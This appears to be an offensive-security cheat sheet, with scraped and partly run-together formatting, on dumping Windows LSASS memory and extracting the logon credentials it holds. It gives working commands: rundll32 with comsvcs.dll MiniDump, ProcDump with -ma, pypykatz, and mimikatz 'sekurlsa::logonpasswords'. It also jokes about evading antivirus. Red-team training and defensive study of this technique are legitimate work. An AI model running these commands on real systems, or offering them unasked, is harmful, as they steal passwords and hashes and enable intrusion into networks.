ls assLSASS stores credentials that have active logon sessions. Active logon, active logon, active logon.
Create lsass memdump#
Task manager#
- Open
Task Manager - Select the
Processestab - Find and right click the
Local Security Authority Process - Select
Create dump file
CLI#
Find LSASS’s PID#
cmd
tasklist /svcpowershell
Get-Process lsassCreate a dump file#
Most AV blocks this. Don’t get caught :D
rundll32 C:\windows\system32\comsvcs.dll, MiniDump <PID> C:\lsass.dmp fullProcDump#
We can also use the ProcDump tool from sysinternals to dump lsass’s memory
First we download the tool and transfer it to target machine
wget https://download.sysinternals.com/files/Procdump.zip
unzip Procdump.zip
Then we can create the dump file
.\procdump.exe -accepteula -ma lsass.exe lsass.dmpExtracting#
pypykatz#
We use
lsain the command becauseLSASSis a subsystem of theLocal Security Authority, then we specify the data source as aminidumpfile
pypykatz lsa minidump ./lsass.dmp mimikatz.exe#
.\mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonpasswords" "exit"